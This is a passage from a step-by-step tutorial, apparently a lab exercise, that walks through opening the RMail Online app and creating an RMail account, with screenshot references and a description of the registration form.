
4. The **RMail FREE TRIAL** webpage appears, click on **Apps** from the menu to navigate to the Apps page.



5. In the **Get Started with Rmail. Select an App** page scroll down and select **RMail Online**.




6. The **Rmail Online for Desktop & Mobile Browsers** window appears, scroll down and click on **CLICK HERE TO GET STARTED**.



7. The **RMail** webpage appears, click on **CREATE AN ACCOUNT**.

Note: In this task, we will be using the Gmail platform to demonstrate the working of RMail. However, you can use RMail on the platform of your choice.



8. **Let's get started!** page appears, as well as the registration form. Fill in the required personal details and click on **Sign up**.


The screenshot shows a web browser window with the URL <https://app.rmail.com/account>. The page features the RMail logo and a red sidebar with promotional text: "RMail & RSign: Feature-Rich. More affordable. Elegantly easy. We're here for you.", "Track. Prove. E-Sign. Encrypt. Share. Certify.", and "The Global Standard in Secure & Certified E-communications. Award winning, since 2000." The main content area is titled "Let's get started!" and contains a registration form with the following fields: Email (with a placeholder "@gmail.com"), Password (with a strength indicator), Confirm Password, First Name, Last Name, Country (a dropdown menu), and a checkbox for "I agree to the Terms & Conditions". A red "Sign up" button is located at the bottom of the form.

9. **Final step!** page appears displaying that the activation link has been sent to the registered email address.

